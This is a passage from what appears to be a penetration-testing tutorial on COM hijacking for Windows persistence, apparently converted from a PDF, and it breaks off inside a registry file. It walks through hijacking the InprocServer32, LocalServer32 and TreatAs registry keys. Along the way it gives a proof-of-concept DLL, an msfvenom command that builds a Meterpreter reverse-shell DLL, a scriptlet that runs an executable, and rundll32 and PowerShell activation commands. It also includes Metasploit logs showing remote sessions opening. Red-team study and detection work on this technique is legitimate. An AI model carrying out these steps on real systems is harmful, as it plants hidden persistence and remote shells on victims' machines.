CacheTask – XML Configuration


Reviewing the task scheduler will verify that the task trigger is to start during the logon of any user. Hijacking the CLSID will establish a persistence condition on the system.



Task Scheduler – CacheTask

InprocServer32


The “**InprocServer32**” (In-Process Server) registry key indicates where a COM library is located on the disk and defines the threading model. The image below demonstrate the registry keys that exist typically in “**InprocServer32**“.



InprocServer32 – Registry Keys

Recreating the registry key structure in the HKCU for the “*Cache Task*” that was discovered above and pointing to an arbitrary DLL instead of the “*wininet.dll*” will execute the code since the DLL located in the HKCU will be loaded prior to the HKLM.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0358b920-0ac7-461f-98f4-
58e32cd89148}\InProcServer32
```



CacheTask – CLSID Hijacked


The following DLL file will create a message box that will demonstrate a message to indicate that code has been executed when the process "*CacheTask*" is started.

```
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(0, L"Pentestlab COM Hijacking", 0, 0);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(0, L"Pentestlab COM Hijacking", 0, 0);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


DLL Message Box

The DLL needs to be dropped into disk and the sub-key “**InprocServer32**” needs to point to the location of the DLL.



InprocServer32 – Hijack Registry Key DLL


Since “**CacheTask**” is scheduled to start by default during the log on of any user code will executed permanently across logons (persistence).



COM Hijacking – MessageBox DLL


A malicious DLL can be generated also with Metasploit utility "**msfvenom**" by executing the following command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=5555 -f dll > pentestlab.dll
```



COM Hijacking – Metasploit DLL

Replacing the previous DLL with the DLL generated by Metasploit on the same registry path that the hijacked occurred.



COM Hijacking – Metasploit DLL Registry Key

Code will executed and a Meterpreter session will established every-time that a user is logon on the target system.


```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:5555
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:5555 -> 10.0.0.2:49674) at 2020-
01-04 16:24:00 -0500

meterpreter >
```

COM Hijacking – Meterpreter

It is also possible to execute fileless payloads like scriptlets instead of DLL files.

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Pentest.Lab"
    progid="Pentest.Lab"
    version="1"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
    remotable="true"
        >
</registration>

<script language="JScript">
<![CDATA[

                var r = new ActiveXObject("WScript.Shell").Run("pentestlab.exe");


]]>
</script>

</scriptlet>
```


The “**ScriptletURL**” registry key defines the remote location of the arbitrary .sct file that will be fetched and executed when the COM class is invoked.




ScriptletURL – Registry Key

Executing the following command will invoke the COM class and will execute directly the payload.

```
rundll32.exe -sta {AAAA1111-0000-0000-0000-0000FEEDACDC}
```



InprocServer32 – Execute Scriptlet via ProgID




InprocServer32 – Meterpreter via Scriptlet

LocalServer32


LocalServer32 registry entry specifies the location on the system of an external COM object. These are usually applications that have the form of an executable. The following COM class ID has been retrieved earlier during the enumeration of hijackable keys can be used to execute an arbitrary executable.

`HKEY_CLASSES_ROOT\CLSID\{45EAE363-122A-445A-97B6-3DE890E786F8}\LocalServer32`



LocalServer32 – Registry Key


Replacing the default value of the application with the location on the disk of the arbitrary executable will implement the hijack.



LocalServer32 – Registry Key Hijacked

It is also necessary to activate the ClassID by executing the following PowerShell command as otherwise the COM object will be disabled.

```
[activator]::CreateInstance([type]::GetTypeFromCLSID("45EAE363-122A-445A-97B6-3DE890E786F8"))
```



LocalServer32 – Activate CLSID

When the COM object will be called the arbitrary executable will run and a session will established with the command and control system.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4446
LPORT ⇒ 4446
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4446
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 3 opened (10.0.0.1:4446 → 10.0.0.2:49674) at 2020-
01-05 14:11:06 -0500

meterpreter > getuid
Server username: HOME-PC\netbiosX
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

LocalServer32 – Meterpreter

TreatAs/ProgID

The "*TreatAs*" is a registry key which allows a CLSID to be emulated by another CLSID. This can be used to redirect a COM object to another COM object. This was presented initially by Casey Smith and Matt Nelson in their talk Windows Operating System Archaeology in 2017. Abuse of the "*TreatAs*" involves the following two steps:

1. Create a malicious CLSID in the HKCU registry hive with a target COM server of choice.
2. Hijack the legitimate CLSID by adding the "*TreatAs*" subkey pointing to the malicious CLSID.

The "*ProgID*" is the friendly name of a COM object and it is not unique. The following registry keys resolve ProgID's to CLSID's.

- HKCU\Software\Classes
- HKLM\Software\Classes

This means that when an application (client) activates a COM object (class) the operating system will resolve the associated "*ProgID*" by reading initially the following registry location:

HKCU\Software\Classes\ProgID


Casey Smith and Matt Nelson released a proof of concept as part of their presentation to demonstrate that a class could be called as well by its "*ProgID*" or by the "*TreatAs*" subkey to perform evasion. The following file can be used as an example.

```
Windows Registry Editor Version 5.00
